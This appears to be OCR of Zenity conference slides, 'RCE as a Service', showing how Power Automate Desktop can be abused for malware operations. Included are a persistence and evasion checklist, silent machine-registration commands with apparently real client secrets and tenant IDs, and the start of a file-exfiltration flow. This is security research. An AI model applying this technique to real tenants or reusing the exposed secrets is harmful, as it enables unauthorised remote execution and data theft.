
rndcorp

Hi, 1 machines

Password*

Add machine

Cancel


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
Power Automate
Machine Runtime
outbound conn
Azure Service Bus
public key
private key
- Local creds
- RPA task
private key
On-Prem
MS cloud

zenity

RCE as a Service

Repurpose RPA to power malware ops


Recall our wish list


Malware


- ☐ Initial access
- ☐ Deploy malware
- ☐ Defense evasion
- ☐ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup
- ☐ …
- ☐ ..
- ☐ Profit

Ops

Hello Pwntoso








Register victim machines

Can we avoid the UI?



Register victim machines

Can we avoid the UI?

Sure!

Filter by title

- Power Automate documentation
- Overview
- Cloud flows
- Desktop flows
  - Introduction to desktop flows
  - Getting started with Power Automate in Windows 11
  - Setup Power Automate
  - Power Automate architecture
  - Create a Dataverse database
  - Getting started with a Microsoft account
  - Getting started with a work or school account

Silently register a new machine

To register silently your machine in Power Automate with the service principal account, use the register operation **-register** with the following arguments: Connection arguments (for service principal account):

1. Applicationid: The application to use.
2. Clientsecret: The secret of the applicationid (you can also use the certificateThumbprint). This input isn't expected to be specified as an input to the command line. See "Secure input" section to see options you can choose to provide it.
3. Tenantid: The tenant identifier to use.

Machine registration arguments:

1. Environmentid (optional): The environment where the machine will be registered. If

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
************
```

https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine

Hello new machine

Machines

Check the real-time health and status of your machines and the desktop flows running on them. Learn more

Machines | Machine groups | VM images (preview)

Machine name	Descrip...	Version	Group	Status	Flows run...	Flows que...	Ac...	Own
hi	—	2.20.141.22151	—	Disconnecte	0	0	Owner	
win11ent	—	2.21.244.22174	—	Connected	0	0	Co-ow...	
win11pro	—	2.20.141.22151	rndcorp	Connected	0	—	Owner	

Admin required

How to use the Machine registration App?

1. Open **Start** menu
2. Search for command prompt (or PowerShell) and then run it as the administrator
3. Change the directory to the Power Automate install folder (by default: C:\Program Files (x86)\Power Automate)

Select Administrator: Command Prompt

```
C:\Program Files (x86)\Power Automate Desktop>echo HoD8Q~HbHe~HTwGek7QSJNzjTr~Z4oNsGGY_rbjZ
-w | .\PAD.MachineRegistration.Silent.exe -register -applicationid acd76da8-cc2f-45c1-a2d4-a
eb1f156aa8c -tenantid 420983fd-32b0-4abd-89e0-c3ef3236fc73 -clientsecret -force

C:\Program Files (x86)\Power Automate Desktop>.\PAD.MachineRegistration.Silent.exe -joinmach
inegroup -groupid rndcorp -grouppassword
Please input 'grouppassword' value:
************
```


https://docs.microsoft.com/en-us/power-automate/desktop-flows/machines-silent-registration#silently-register-a-new-machine


Admin NOT required


```
powershell (running as ZN-WIN-URIELZ\PADUser)
PS C:\Program Files (x86)\Power Automate Desktop> echo "NTM8Q~OFTJu79QgrvmZk.2_shzgX2Wiyg
ation.Silent.exe -register -applicationid d1872c72-0ba3-43b4-9550-2915290d17d2 -clientsec
e-96c5-86bb77b4d9bf -force -environmentid 53e866a5-4934-edac-8062-7b7b2a19dd47
PS C:\Program Files (x86)\Power Automate Desktop>
```


PADUser
Local account

```
PS C:\Program Files (x86)\Power Automate Desktop> net user PADUser
User name                    PADUser
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            13/07/2022 0:25:57
Password expires             Never
Password changeable          13/07/2022 0:25:57
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   13/07/2022 8:17:40

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Program Files (x86)\Power Automate Desktop>
```





Trigger from cloud




Set up connection

Distribute payload

Cloud setup

How to avoid active machine users



Unattended RPA

Create a new local user session

Attended RPA

Leverage an existing local user session

Recap

- ☑ Deploy malware
- ☑ Defense evasion
- ☑ Persistency
- ☐ C&C
- ☐ Exfiltration
- ☐ Cleanup

zenity

Let the fun begin.

Data exfil (start simple)

File Edit Debug Tools View Help

Exfil | Power Automate

Pwntoso (default)

Actions

Search actions

- Variables
- Conditionals
- Loops
- Flow control
- Run flow
- System
- Workstation
- Scripting
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text

Subflows | Main

1. Set variable
   Assign to variable Success the value 'False'
2. If file exists
   If file TargetFile exists
3. On block error FailedToReadFile
4. Read text from file
   Read contents of file TargetFile and store it into FileContents
5. Set variable
   Assign to variable Success the value 'True'
6. End
7. End

Variables

Search variables

Input / output variables 3

- FileContents
- Success
- TargetFile

Flow variables 0

No variables to display

